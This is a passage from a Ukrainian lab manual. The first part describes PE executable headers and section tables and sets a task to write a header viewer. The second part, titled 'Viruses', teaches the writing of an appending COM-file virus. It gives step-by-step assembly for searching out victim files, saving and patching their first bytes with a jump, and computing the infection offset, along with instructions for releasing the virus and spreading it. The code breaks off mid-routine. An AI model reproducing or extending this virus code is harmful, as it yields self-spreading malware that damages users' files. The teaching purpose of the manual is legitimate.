0x2 - необхідний графічний користувальницький інтерфейс Windows;

0x3 - запускається в консольному режимі;

0x9 - необхідний графічний користувальницький інтерфейс Windows CE.

• **unsigned short DLLFlags;** Це поле завжди дорівнює 0.

• **long StackReserveSize;** Кількість віртуальної пам'яті, яка резервується під стек. Як правило, містить 0x100000.

• **long StackCommitSize;** Початковий розмір стека. Як правило, дорівнює 0x1000.

• **long HeapReserveSize;** Кількість віртуальної пам'яті, яка резервується під купу. Як правило, містить 0x100000.

• **long HeapCommitSize;** Початковий розмір купи. Як правило, дорівнює 0x1000.

• **long LoaderFlags**; Не використовується й завжди містить 0.

• **long NumberOfDataDirectories;** Кількість директорій даних у додатковому заголовку, що розміщено безпосередньо за цим полем. Для збірки .NET обов'язково дорівнює 16. Наприкінці додаткового заголовка розміщається масив з 16 директорій даних. Кожна директорія даних складається із двох полів:

• long RVA; RVA деякої структури. Якщо дана структура відсутня в PE-файлі, це поле дорівнює 0.

• long size; Розмір структури.

Для відсутньої структури розмір дорівнює 0. Основні директорії:

експорту, таблиця імпорту, таблиця базових виправлень, TLS (Thread Local Storage

), IAT

. Таблиця експорту містить інформацію про символи, які доступні іншим модулям, через динамічне зв'язування

. Таблиця імпорту починається з масиву елементів типу IMAGE_IMPORT_DESCRIPTOR. Кількість елементів масиву ніде не вказується, але замість цього перший елемент останнього члена масиву - нульовий. Якщо PE-файл не завантажується по ImageBase, то застосовуються базові виправлення (релокації). Для даної секції застосовується особливий термін – дельта. Дельта - це різниця між базовою адресою для PE-файлу й значенням ImageBase у додатковому заголовку. Якщо файл завантажився по базовій адресі, то базові виправлення не потрібні. Базові виправлення – це набір зміщень, до яких потрібно додати дельту. Виправлення впаковуються серіями суміжних шматків різної довжини. Кожний шматок описує виправлення для однієї чотирьохкілобайтної сторінки.

TLS – це спеціальне сховище, яке використовується ОС MS Windows NT, для зберігання не автоматичних (які зберігаються не в стеці) даних. Це індивідуальне сховище для кожного потоку.

Для збірки .NET важливі 4 з 16 директорій даних (інші 12 директорій, як правило, можуть бути обнулені):

- директорія імпорту (номер 2, перебуває по зміщенню 8 відносно початку масиву директорій). Вказує на дані про функції, які імпортуються з динамічних бібліотек (інакше кажучи, вказує на секцію ".idata").
- директорія релокацій (номер 6, зсув 40). Вказує на таблицю релокацій.
- директорія таблиці адрес імпорту (номер 13, зсув 96). У деякому змісті дублює директорію імпорту, вказуючи на таблицю адрес імпорту.
- директорія заголовка CLI (номер 15, зсув 112). Вказує на заголовок, що описує метадані збірки .NET.

## Заголовки секцій.

Секція - це безперервна область пам'яті усередині сторінкового іміджу зі своїми атрибутами, що не залежать від атрибутів інших секцій. Представлення секції в пам'яті не обов'язково повинне збігатися з її дисковим образом, яке в принципі може взагалі бути відсутнім. Кожна секція керується "своїм" записом в однойменній структурі даних, що носить ім'я "таблиці секцій". Кожний рядок у даній таблиці описує рівно одну секцію.

Кількість секцій і, відповідно, розмір цього масиву задається полем NumberOfSections заголовка PE-файлу. Секції в масиві відсортовані по їхніх початкових адресах (по RVA).

**Заголовок кожної** секції складається з наступних полів:

• **char Name[8];** Ім'я секції являє собою ASCIIZ-рядок, що містить не більш 8 символів. Якщо ім'я містить рівно 8 символів, то воно не кінчається на 0.

• **long VirtualSize;** Розмір секції, коли вона завантажена у пам’ять. Значення цього поля не потрібно вирівнювати. Якщо розмір секції в пам'яті перевищує розмір тієї ж секції в PE-файлі (див. SizeOfRawData), те різниця заповнюється нулями.

• **long VirtualAddress;** RVA секції, коли вона завантажена у пам’ять.

• **long SizeOfRawData;** Розмір секції в PE-файлі, вирівняний за значенням FileAlignment з додаткового заголовка PE-файлу. Якщо секція містить тільки неініціалізовані дані, значення цього поля повинне дорівнювати 0.

• **long PointerToRawData;** Зміщення секції відносно початку PE-файлу. Значення цього поля завжди вирівняно за значенням FileAlignment з додаткового заголовка PE-файлу.

• **long PointerToRelocations;** Зміщення таблиці релокацій для даної секції. Використовується тільки в об'єктних файлах - у виконавчих файлах дорівнює 0.

• **long PointerToLinenumbers;** Зміщення інформації про номери рядків. У збірки .NET завжди дорівнює 0.

• **short NumberOfRelocations;** Кількість релокацій для цієї секції. У виконавчих файлах завжди дорівнює 0.

• **short NumberOfLinenumbers;** Кількість номерів рядків. У збірки .NET завжди дорівнює 0.

• **long Characteristics;** Комбінація прапорців, що задає властивості секції:

- 0x00000020 - секція містить виконавчий код;
- 0x00000040 - секція містить неініціалізовані дані;
- 0x00000080 - секція містить неініціалізовані дані;
- 0x02000000 - секція може бути вилучена з виконавчого файлу (цей прапорець встановлений для секції ".reloc", що містить таблицю релокацій);
- 0x20000000 - код секції може бути виконаний;
- 0x40000000 - секція доступна для читання;
- 0x80000000 - секція доступна для запису.

Для секцій, що містять метадані й CIL-Код, необхідно використовувати значення прапорців 0x60000020.

Секції PE-файлу, як правило, містять виконавчий код і дані, які не мають спеціального змісту для завантажувача.

У секції імпорту перелічені всі dll-файли, які використовуються програмою, а також всі функції й глобальні змінні, імпортовані із цих файлів. Для стислості будемо такі функції й глобальні змінні називати символами.

Директорія імпорту в додатковому заголовку PE-файлу повинна вказувати на дані, розташовані в секції імпорту. Секція імпорту містить назви dll-файлів і імена імпортованих символів, представлені у вигляді ASCIIZ-Рядків.

У секції релокацій (".reloc") розміщена таблиця виправлень (Fix-up Table), у якій перераховані всі абсолютні адреси в PE-файлі, які треба виправити, якщо файл завантажується за адресою, відмінному від зазначеного у полі ImageBase.

Директорія релокацій у додатковому заголовку PE-файлу повинна вказувати на таблицю виправлень. Таблиця виправлень розбита на блоки. Кожний блок описує виправлення, які потрібно внести в певну сторінку (4K байт) завантаженого на згадку PE-файлу. Кожний блок повинен починатися на 32-бітовій межі.

Для більш глибокого вивчення структури PE файлу рекомендується література:

1. Исследование переносимого формата исполнимых файлов "сверху вниз" [Randy Kath] http://education.kulichki.net

2. Microsoft Portable Executable and Common Object File Format Specification [Microsoft] http://www.microsoft.com.

Але більш докладними є:

3. Крис Касперски. Путь воина – внедрение в pe/coff-файлы. Журнал Системный Администратор. Июнь 2004.

4. Приложение Windows «голыми руками». www.wasm.ru

У підсумку, структура HEADERS містить у собі заголовок ОС реального режиму, сигнатуру PE, заголовок PE, додатковий заголовок PE, директорії даних і заголовки секцій. Об'єднаний формат структур:

```
struct HEADERS {
  char ms_dos_header[128]; // заголовок ОС реального режиму
```

```
unsigned long signature; // сигнатура PE

struct _IMAGE_FILE_HEADER { // заголовок PE
  unsigned short  Machine;
  unsigned short  NumberOfSections;
  unsigned long   TimeDateStamp;
  unsigned long   PointerToSymbolTable;
  unsigned long   NumberOfSymbols;
  unsigned short  OptionalHeaderSize;
  unsigned short  Characteristics;
}PeHdr;
struct _IMAGE_OPTIONAL_HEADER {
//Додатковий заголовок PE
  unsigned short  Magic;
  unsigned char   LMajor;
  unsigned char   LMinor;
  unsigned long   CodeSize;
  unsigned long   SizeOfInitializedData;
  unsigned long   SizeOfUninitializedData;
  unsigned long   EntryPointRVA;
  unsigned long   BaseOfCode;
  unsigned long   BaseOfData;
  unsigned long   ImageBase;
  unsigned long   SectionAlignment;
  unsigned long   FileAlignment;
  unsigned short  OSMajor;
  unsigned short  OSMinor;
  unsigned short  UserMajor;
  unsigned short  UserMinor;
  unsigned short  SubsysMajor;
  unsigned short  SubsysMinor;
  unsigned long   Reserved;
  unsigned long   ImageSize;
  unsigned long   HeaderSize;
  unsigned long   FileCheckSum;
  unsigned short  Subsystem;
  unsigned short  DllFlags;
  unsigned long   StackReserveSize;
  unsigned long   StackCommitSize;
  unsigned long   HeapReserveSize;
  unsigned long   HeapCommitSize;
  unsigned long   LoaderFlags;
  unsigned long   NumberOfDataDirectories;
}OptHdr;
```

Звичайно програма перегляду EXE файлу виконує наступні дії:

1. Робота програми починається із завдання ім'я EXE-файлу, що буде розглядатися.
2. Файл відкривається для читання.
3. Аналізується наявність заголовка MZ EXE:

- Читається 28 байтів у структурі, що визначає заголовок MZ EXE;
- Якщо сигнатура ліченого заголовка дорівнює 'MZ' або 'ZM', то ця структура - MZ-заголовок;
- Виводиться інформація про заголовок.

4. Аналізується наявність заголовка файлу PE:

- Якщо поле MZ-заголовка за зсувом (18h) більше або дорівнює 40h, то продовжуємо далі;
- По зсуву (+3Ch) від початку файлу читається слово, що вказує на початок заголовка PE;
- Читається 64 байта в структурі, що визначає заголовок PE EXE;
- Якщо сигнатура ліченого заголовка дорівнює 'PE', то цей файл має PE-формат.

Показ загальних параметрів включає до себе відображення інформації про системне оточення, інформацію про назву, розмір, дату файлу, а також структуру цього файлу.

Як обов'язкове завдання при написанні програм необхідно визначати системне оточення, тобто версію операційної системи. Якщо програма пишеться під Windows, то для визначення версії операційної системи використовується функція GetVersionEx(), що має наступний формат:

```
BOOL GetVersionEx(LPOSVERSIONINFO lpVersionInformation);
```

Параметра цієї функції - вказівник на структуру OSVERSIONINFO, у яку записується версія. Функція повертає ненульове значення при успішному завершенні. Структура OSVERSIONINFO містить інформацію про версію операційної системи: старший і молодший номер версії, номер збірки, ідентифікатор платформи та інше:

```
typedef struct _OSVERSIONINFO{
   DWORD dwOSVersionInfoSize;
   DWORD dwMajorVersion;
   DWORD dwMinorVersion;
   DWORD dwBuildNumber;
   DWORD dwPlatformId;
   TCHAR szCSDVersion[128];
} OSVERSIONINFO;
```

де:

**dwOSVersionInfoSize** - визначає розмір структури в байтах. Перед викликом функції GetVersionEx це поле повинне бути дорівнює розміру структури: sizeof(OSVERSIONINFO);

**dwMajorVersion** - визначає старшу частину номера версії операційної системи.

**dwMinorVersion** - визначає молодшу частину номера версії операційної системи.

**dwBuildNumber** - визначає номер збірки операційної системи.

**dwPlatformId** - визначає платформу й може мати значення:

VER_PLATFORM_WIN32s Win32s для Windows 3.1
VER_PLATFORM_WIN32_WINDOWS Win32 для Windows 9x
VER_PLATFORM_WIN32_NT Win32 для Windows NT

**szCSDVersion** - рядок з додатковою інформацією про операційну систему.

Для одержання інформації про назву версії операційної системи можна також скористатися реєстром. Наприклад, для версії Windows 9x така інформація записана в ключі HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Version, ..\VersionNumber і ..\SubVersionNumber.

```
      struct HEADERS {
char ms_dos_header[128]; // заголовок ОС
      unsigned long signature; // сигнатура PE
      struct _IMAGE_FILE_HEADER{//заголовок PE
          unsigned short  Machine;
          unsigned short  NumberOfSections;
          unsigned long   TimeDateStamp;
          unsigned long   PointerToSymbolTable;
          unsigned long   NumberOfSymbols;
          unsigned short  OptionalHeaderSize;
          unsigned short  Characteristics;
        }PeHdr;

        struct _IMAGE_OPTIONAL_HEADER {
        //Додатковий заголовок PE
          unsigned short  Magic;
          unsigned char   LMajor;
          unsigned char   LMinor;
          unsigned long   CodeSize;
      unsigned long   SizeOfInitializedData;
      unsigned long   SizeOfUninitializedData;
          unsigned long   EntryPointRVA;
          unsigned long   BaseOfCode;
          unsigned long   BaseOfData;
          unsigned long   ImageBase;
          unsigned long   SectionAlignment;
          unsigned long   FileAlignment;
          unsigned short  OSMajor;
          unsigned short  OSMinor;
          unsigned short  UserMajor;
          unsigned short  UserMinor;
          unsigned short  SubsysMajor;
          unsigned short  SubsysMinor;
          unsigned long   Reserved;
          unsigned long   ImageSize;
          unsigned long   HeaderSize;
          unsigned long   FileCheckSum;
          unsigned short  Subsystem;
          unsigned short  DllFlags;
          unsigned long   StackReserveSize;
          unsigned long   StackCommitSize;
          unsigned long   HeapReserveSize;
          unsigned long   HeapCommitSize;
          unsigned long   LoaderFlags;
      unsigned long   NumberOfDataDirectories;
        }OptHdr;

typedef struct _IMAGE_DOS_HEADER {//EXE header
WORD   e_magic; // Magic number «MZ»
WORD   e_cblp; // Bytes on last page of file
          WORD   e_cp; // Pages in file
          WORD   e_crlc; // Relocations
WORD   e_cparhdr; // Size of DOS header
WORD   e_minalloc;    // Minimum extra paragraphs needed (1)
WORD   e_maxalloc;    // Maximum extra paragraphs needed (<= e_lfanew)
WORD   e_ss; // Initial (relative) SS value
WORD   e_sp; // Initial SP value
WORD   e_csum; // Checksum
WORD   e_ip; // Initial IP value
WORD   e_cs; // Initial (relative) CS value
WORD   e_lfarlc; // File address of relocation table
WORD   e_ovno; // Overlay number
WORD   e_res[4]; // Reserved words
WORD   e_oemid; // OEM identifier (for e_oeminfo)
WORD   e_oeminfo; // OEM information; e_oemid specific
  WORD   e_res2[10];  // Reserved words    LONG   e_lfanew; // File address of new exe header
        } IMAGE_DOS_HEADER

      typedef struct _IMAGE_SECTION_HEADER {
        BYTE Name[IMAGE_SIZEOF_SHORT_NAME];
        union        {
          DWORD        PhysicalAddress;
          DWORD        VirtualSize;
         } Misc;
        DWORD        VirtualAddress;
        DWORD        SizeOfRawData;
        DWORD        PointerToRawData;
        DWORD        PointerToRelocations;
        DWORD        PointerToLinenumbers;
        WORD         NumberOfRelocations;
```

```
 WORD          NumberOfLinenumbers;
 DWORD         Characteristics;
} ;
```

***Завдання по лабораторній роботі:***

1. Розробити програму, що:

- визначає параметри MZ - заголовка зовнішнього EXE файлу (ОС реального режиму, Windows) і записує їх у текстовий файл;
- попередньо встановлює версію ОС, під якою досліджується файл;
- для PE файлу додатково виводить у файл дані з їхнім ім’ям і значенням відповідно до таблиці варіантів;

| № Варіанта | Зсув, h | …заголовка PE |
|---|---|---|
| 1 | 00 | Основного |
| 2 | 02 | -//- |
| 3 | 04 | -//- |
| 4 | 10 | -//- |
| 5 | 12(1 поле) | -//- |
| 6 | 12(2 поле) | -//- |
| 7 | 02 | додаткового |
| 8 | 04 | -//- |
| 9 | 08 | -//- |
| 10 | 0c | -//- |
| 11 | 10 | -//- |
| 12 | 14 | -//- |
| 13 | 18 | -//- |
| 14 | 28 | -//- |
| 15 | 38 | -//- |
| 16 | 3c | -//- |
| 17 | 40 | -//- |
| 18 | 44 | -//- |
| 19 | 48 | -//- |
| 20 | 4c | -//- |
| 21 | 50 | -//- |
| 22 | 54 | -//- |

2. Перевірити вручну довжину файлу, згідно формули, і інші кількісні параметри. Наприклад, за допомогою tdump:

Turbo Dump  Version 3.1 Copyright (c) 1988, 1992 Borland International
Display of File VTSSDBW.DLL
Old Executable Header

| | |
|---|---|
| DOS File Size | 3E20h  ( 15904. ) |
| Load Image Size | 210h  (   528. ) |
| Relocation Table entry count | 0000h  (     0. ) |
| Relocation Table address | 0040h  (    64. ) |
| Size of header record      (in paragraphs) | 0004h  (     4. ) |
| Minimum Memory Requirement (in paragraphs) | 000Fh  (    15. ) |

| Maximum Memory Requirement (in paragraphs) | FFFFh ( 65535. ) |
|---|---|
| File load checksum | 0000h ( 0. ) |
| Overlay Number | 0000h ( 0. ) |
| Initial Stack Segment (SS:SP) | 0000:00B8 |
| Program Entry Point (CS:IP) | 0000:0000 |

New Executable header

| Operating system | Windows |
|---|---|
| File Load CRC | 000000000h |
| Program Entry Point (CS:IP) | 0001:0000 |

3. Роздрукувати дамп пам'яті перших 80 байт досліджуваного PE файлу.

# Лабораторна робота №2. ВІРУСИ.

Мета роботи: Вивчення засобів і розробка нерездитної вірусної програми.

Теоретичні відомості.

Вірус (програма) заражає в першу чергу виконавчі файли. Перед завантаженням COM- або EXE-Програми ОС реального режиму вірус визначає сегментну адресу, яка називається префіксом програмного сегмента (PSP), як базову для програми. ОС реального режиму вибирає при цьому найменшу доступну адресу.

Потім ОС реального режиму (яка вже відома раніше) виконує наступні кроки:

- Створює копію поточного оточення ОС реального режиму для програми. Функція ОС реального режиму 4bH (EXEC) дозволяє батьківській програмі створити інше оточення. Опис необхідних функції наведено в директорії лабораторної роботи №2.
- Поміщає шлях, звідки завантажена програма, у кінець оточення.
- Заповнює поля PSP інформацією, корисною для програми, що завантажується:
  1. кількість пам'яті, доступна програмі;
  2. сегментна адреса оточення ОС реального режиму;
  3. 0-2 невідкритих блоку FCB як результат розбору командного рядка (відкривши перший FCB, ви перекриєте частину другого);
  4. параметри команди - символи, які уведені в команді ( необхідний розбір для визначення параметрів);
  5. поточні вектори переривань INT 22H INT 23H і INT 24H
- Встановлює адрес, за умовчанням, DTA на PSP:0080
- Завантажує регістр AX значенням, що відображає коректність позначень дисків (якщо є) у параметрах, введених у командному рядку.

PSP займає 256 (100h) байт і передує в пам'яті кожної COM- або EXE-Програмі, що повинна бути виконана. PSP містить наступні поля:

| | |
|---|---|
| 00 | Команда INT 20H (CD20h). |
| 02 | Загальний розмір доступної пам'яті у форматі xxxx0. Наприклад, 512K вказується як 8000h. |
| 04 | Зарезервовано. |
| 05 | Довгий виклик диспетчера функцій ОС реального режиму. |
| 0A | Адреса підпрограми завершення. |
| 0E | Адреса підпрограми реакції на Ctrl/Break. |
| 12 | Адреса підпрограми реакції на фатальну помилку. |
| 16 | Зарезервовано. |
| 2C | Сегментна адреса середовища для зберігання ASCIIZ рядків. |
| 50 | Виклик функцій ОС реального режиму (INT 21H і RETF). |
| 5C | Параметрична область 1, форматована як стандартний невідкритий блок керування файлів (FCB 1). |
| 6C | Параметрична область 2, форматована як стандартний невідкритий блок керування файлом (FCB 2); перекривається, якщо блок FCB 1 відкритий. |
| 80-FF | Буфер передачі даних (DTA). |

Буфер передачі даних DTA - частина PSP, починається за адресою 80h і являє собою буферну область вводу-виводу для поточного дисководу. Вона містить у першому байті число, що вказує число натискань клавіші на клавіатурі безпосередньо після введення імені програми. Починаючи з другого байта, перебувають введені символи (якщо є). Далі - "сміття", що залишилося в пам'яті після роботи попередньої програми. Наприклад, команда без операндів. Нехай, викликана програма CALC.EXE для виконання за допомогою команди CALC[return]. Після побудови PSP для цієї програми, ОС реального режиму установить у буфері за адресою 80h значення 000Dh. Перший байт

містить число символів, введених із клавіатури після імені CALC, крім символу "повернення каретки" - число символів дорівнює нулю. Другий байт містить символ повернення каретки, 0Dh. Таким чином, по адресах 80h і 81h перебувають 000D. Випадок команди з текстовим операндом - після команди був зазначений текст (але не ім'я файлу). У цьому випадку, починаючи з адреси 80h, ОС реального режиму установить значення байт: 0n....0D. Якщо команда з ім'ям файлу в операнді - починаючи з адреси 5Ch, перебуває невідкритий блок FCB, що містить ім'я файлу, що був зазначений у параметрі, а не ім'я виконуваної програми. Перший символ вказує номер дисководу (01=A ). Якщо ввести два параметри, наприклад: progname A:FILEA,B:FILEB, то ОС реального режиму побудує FCB для FILEA по зсуву 5C і FCB для FILEB по зсуву 6C.

Починаючи з адреси 80h, у цьому випадку втримується число введених символів (довжина параметрів) - 16, пробіл (20h) A:FILEA,B:FILEB і символ повернення каретки (OD). Тому що PSP безпосередньо передує програмі, тобто можливий доступ до області PSP для обробки зазначених файлів або для виконання певних дій. Для локалізації буфера DTA COM-програма може помістити 80h у регістр SI і одержати доступ у такий спосіб:

```
MOV  SI,80H             ;Адреса DTA
CMP  BYTE PTR [SI],0    ;У буфері нуль?
JE   EXIT
```

Для EXE-програми не завжди кодовий сегмент розташований відразу після PSP. Але при ініціалізації регістри DS і ES містять адреси PSP, так що можна зберегти вміст регістра ES після завантаження регістра DS:

```
MOV  AX,DSEG
MOV  DS,AX
MOV  SAVEPSP,ES
```

Збережену адресу можна використовувати для доступу до буфера PSP:

```
MOV  SI,SAVEPSP
CMP  BYTE PTR [SI+ 80H],0    ;У буфері нуль?
JE   EXIT
```

Старші ОС реального режиму містять команду INT 62H, що завантажує в регістр BX адресу поточного PSP (можна використовувати для доступу до даних в PSP).


При розробці вірусу (лабораторна робота, що базується на [1]) необхідно виконати етапи.


**1.1. Завантаження й виконання COM – програми.**

**1.2. Зараження COM - файлу вірусом.**

Зараження - приєднання вірусом свого коду до файлу. При цьому вірус повинен модифікувати файл, який інфікується, щоб одержати керування при його запуску.

Існує кілька методів зараження COM - програм. Вірусний код може записуватися в кінець, початок і в середину файлу. Розглянемо запис вірусного коду в кінець файлу на малюнку нижче.






Вірус записує свій код у кінець файлу. Для того, щоб при старті цей код одержав керування й почав виконуватися, під час зараження програма модифікується. Із цією метою використовується трьохбайтова команда прямого ближнього переходу. Вірус записує цю команду замість перших трьох байт файлу, що заражається, а начальні три байти зберігає у своїй області даних .Тепер при запуску зараженої програми код вірусу завжди буде виконуватися першим .

**1.3. Дії вірусу в зараженій програмі.**

Одержавши керування при старті зараженої програми, вірус виконує наступні дії:

1). Відновлює в пам'яті комп'ютера начальні три байти цієї програми.

2). Шукає на диску відповідний COM - файл.

3). Записує своє тіло в кінець цього файлу.

4). Заміняє перші три байти програми, що заражається, командою переходу на свій код, зберігши попередньо начальні три байти у своїй області даних.

5). Виконує «погані» дії, передбачені розроблювачем.

6). Передає керування зараженій програмі. Оскільки в COM - файлі точка входу завжди дорівнює CS : 100h, можна не виконувати складних розрахунків, а просто виконати перехід на цю адресу.

Якщо ж сприятливих для зараження COM - файлів знайдено не було, то вірус просто здійснює перехід на початок зараженої програми, з якої він і стартував. Після цього заражена програма виконується, як звичайно. Сам вірусний код виконується дуже швидко й для користувача ЕОМ цей процес залишається непомітним. Іноді п.5 може взагалі не виконуватися. Існують віруси, які ніяк не виявляють себе, крім розмноження.

**1.4. Поширення вірусу**

Для впровадження вірусу в обчислювальну систему :

1. Розробляється вірусна програма. Для цієї мети звичайно використовується мова асемблера, але є віруси, написані мовою C і PASCAL .

2. Вхідний текст програми компілюється й з нього створюється файл, що виконується (звичайно типу COM). Цей файл призначений для того, щоб "випустити вірус на волю". Програму (вірус), записану в цьому файлі, назвемо програмою, що запускається.

3. Програма, що запускає (вірус), виконується на машині, яку необхідно заразити .

4. Випущений «на волю» вірус виконує описані дії. Розходження полягає у виконанні п.1, тобто - при відновленні в пам'яті вихідних трьох байтів програми на їхнє місце записується команда переходу, що передає керування коду завершення програми, що запускається. Таким чином, при виконанні п.6 керування буде відданий операційній системі, а на диску утвориться заражений файл. При копіюванні цього файлу на інші комп'ютери і запуску вірус почне поширюватися.

**1.5. Початок розробки.**

Для розробки навчального вірусу найкраще використовувати COM формат. Це зробить його налагодження більш простім ніж програми у форматі EXE. Запишемо стандартний початок COM програми:

```
prg segment
   assume cs:prg,ds:prg,es:prg,ss:prg
      org 100h
```

Директива "assume cs:prg,ds:prg,es:prg,ss:prg" - призначає всі сегментні регістри одному сегменту з ім'ям PRG, а директива "org 100h" потрібна для резервування місця для PSP .

### 1.6. Вірус одержує керування

Тут починається виконавча частина програми (мітка START ):

```
start:     jmp vir         ;Передача керування вірусному коду
 org 110h
```

Команда "jmp vir" передає керування вірусному коду, а директива "org 110h" вказує компіляторові розміщати усі коди після мітки "vir", починаючи з адреси 110h. Саме 110h приймаємо для зручності розрахунку зсувів при розробці вірусу. Пізніше розглянемо, для чого знадобилася команда "jmp vir", поки продовжуємо розгляд:

```
vir:       push ds                ; Збережемо DS ...
                                         ; Коректуємо
            mov ax,ds              ; регістр DS  ...
            db 05h                   ; Код команди
            add_to_ds: dw 0                ; " ADD AX,00h "
             mov ds,ax               ; AX -> DS    ...
```

Оскільки в зараженій програмі область даних вірусу буде зрушена хоча б на довжину цієї програми, необхідно виконати корекцію регістра DS. Корекція здійснюється додаванням до його вмісту довжини програми в параграфах, округленої в більшу сторону. Наприклад, довжина програми становить 401 байт. Тоді вона містить 25 повних параграфів і ще 1 байт. Округлене число параграфів буде дорівнює 26 .Ця величина й додається до регістра DS . При зараженні вірус розраховує коригувальне число й записує його в область "add_to_ds". Тепер щораз при запуску зараженої програми воно буде використовуватися вірусом для виправлення DS . У програмі, що запускає, DS коректувати не потрібно, і тому для неї "add_to_ds" дорівнює нулю .

### 1.7 Відновлюємо заражену програму

Як було зазначено в 1.3 (п.1), вірус повинен після запуску інфікованої програми відновити в пам'яті комп'ютера її початкові три байти (не на диску, а в пам'яті). Нехай вірус зберігає початкові три байти в області "old_bytes".

```
fresh_bytes:
   mov al,old_bytes
   mov cs:[100h],al
   mov al,old_bytes+1
   mov cs:[101h],al
   mov al,old_bytes+2
   mov cs:[102h],al
```

Відомо, що в COM - програмі при її завантаженні за адресою CS : 100h завжди перебуває перша виконуєма команда.

### 1.8 Запам'ятовуємо вміст DTA

Data Transfer Arrea (DTA) є однією зі службових структур ОС реального режиму. Ця область перебуває в PSP по зсуву 80h, і використовується останньою при роботі з файлами. Наприклад, багато функцій ОС реального режиму звертаються до DTA для читання або модифікації її вмісту. Оскільки ОС реального режиму будує PSP для кожної програми, що запускається знову, для кожної з них створюється своя DTA. Тому що наш вірус буде використовувати при зараженні й пошуку файлів функції ОС реального режиму, вміст DTA зараженої програми буде зіпсовано, і вона не буде нормально працювати. Тому вміст DTA необхідно зберегти. Для цієї мети виділимо масив з 128 байт із ім'ям "old_dta":

```
    mov cx,80h                  ; розмір DTA - 128 байт ...
    mov bx,80h                  ; зсув до DTA
    lea si,old_dta              ; адреса масиву
  save_dta:
    mov al,byte ptr cs:[bx]     ; читаємо з DTA байт і  перено-
    mov ds:[si],al              ; симо його в масив ...
    inc bx                      ; до нового байта
    inc si                      ;
    loop save_dta               ; цикл 128 разів
```

**1.9. Шукаємо відповідний файл**

Для пошуку файлу-жертви будемо використовувати функції ОС реального режиму: 4Eh (пошук першого файлу) і 4Fh (пошук наступного файлу ). При виклику 4Eh у регістр CX заносяться атрибути файлу, що шукається, а в DX - його ім'я й розширення. Установлена нами маска припускає пошук COM-файлу, з атрибутами "archive","system" і "hidden".Функція 4Fh використовується вже після того, як функція 4Eh знайшла перший файл, що задовольняє нашим вимогам. Вірус буде викликати її в тому випадку, якщо знайдений файл йому не підходить (наприклад, він занадто великий). Функції, описані вище, поміщають ім'я знайденого файлу в DTA по зміщенню 01eh .

```
find_first:
   mov ah,4eh                   ; пошук першого файлу ...
   mov cx,00100110b        ; archive, system, hidden
   lea dx,maska                 ; маска для пошуку
   int 21h
   jnc r_3                      ; знайшли !
   jmp restore_dta              ; помилка !

find_next: mov ah,3eh             ; закриємо  невідповідний файл...
   int 21h                      ;
   jnc r_2
   jmp restore_dta              ; файл не можна закрити !

r_2:       mov ah,4fh                 ; й знайдемо наступний ...
   int 21h                      ;
   jnc r_3                      ; файл знайдений !
   jmp restore_dta              ; помилка !

r_3:       mov cx,12                  ; зітремо в буфері
   lea si,fn                    ; "fn" ім'я  поперед-
destroy_name:                         ; нього файлу
   mov byte ptr [si],0         ;
   inc si                      ;
   loop destroy_name           ; цикл 12 разів ...

           xor si,si                ; й запишемо в бу-
```

```
copy_name: mov al,byte ptr cs:[si+9eh]
                                       ; фер ім'я тільки
   cmp al,0                            ; що знайденого файлу ...
   je open                             ; наприкінці ім'я в
   mov byte ptr ds:fn[si],al
                                              ; DTA завжди сто-
           inc si                             ; їть нуль, його ми
   jmp copy_name                        ; і хочемо досягти
```

Ім'я файлу в буфері " fn " необхідно стирати. Наприклад, першим був знайдений файл COMMAND.COM, і нехай він не підійшов вірусу. Тоді вірус спробує знайти наступний файл. Нехай це буде WIN.COM. Його ім'я запишеться в область " fn ", і вона прийме вид : WINMAND.COM. Такого файлу на диску немає. Якщо спробувати до нього звернутися, це викличе помилку, і вірус закінчить роботу. Щоб цього не траплялося, область " fn " після кожного файлу очищається. При помилках у виконанні системних функцій керування передається на мітку " restore_dta " . Потім вірус відновлює DTA зараженої програми й здійснює перехід на її початок.

### 1.10. Читаємо початкові три байти

Отже, вірус знайшов COM - програму, яку треба заразити. Але спочатку необхідно зберегти перші три байти цієї програми (див. 1.3, п.4 ). Для цього файл потрібно спочатку відкрити, а потім читати його перші три байти. Ім'я файлу зберігається в рядку "fn" .

```
open:      mov ax,3d02h      ; відкрити файл для читання й запису ...
   lea dx,fn               ; ім'я файлу ...
   int 21h                        ;
   jnc save_bytes
   jmp restore_dta             ; файл не відкривається !

save_bytes:                   ; лічимо три байти :
   mov bx,ax                     ; збережемо дескриптор в BX
   mov ah,3fh                   ; номер функції
   mov cx,3                       ; скільки байт ?
   lea dx,old_bytes            ; буфер для зчитувальних даних
   int 21h
   jnc found_size
   jmp close                      ; помилка !
```

Наведений фрагмент поміщає прочитану інформацію в область " old_bytes " .

### 1.11. Виконуємо необхідні розрахунки

Вірус проводить розрахунок коригувального числа для регістра DS (див.п. 1.4 ), а також зсуву на свій код. Цей зсув записується в початок файлу, що заражається, і залежить від його довжини. Початковою величиною для розрахунку служить довжина файлу, що заражається. ОС реального режиму разом з ім'ям знайденого файлу і іншими його характеристиками поміщає в DTA . Розмір записується в DTA по зсуву 01Ah (молодше слово) 1Ch (старше) . Тому що довжина COM - файлу не може бути більше 65535 байт, вона міститься в молодше слово цілком. Слово по зсуву 01Ch обнулюється. Вищевказані розрахунки можна зробити в такий спосіб:

```
found_size:
     mov ax,cs:[09ah]        ; знайдемо розмір файлу
  count_size:mov si,ax
     cmp ax,64000            ;  файл довше, ніж 64000 байт ?
```

```
          jna toto                   ;  немає ...
          jmp find_next            ;  так - тоді він нам не підходить
     toto:      test ax,000fh      ;  округлимо розмір
          jz krat_16                 ; до цілого числа
          or ax,000fh                ; параграфів    в
          inc ax                     ; більшу сторону
    krat_16:   mov di,ax        ; і  запишемо  округлене  значення в DI ...
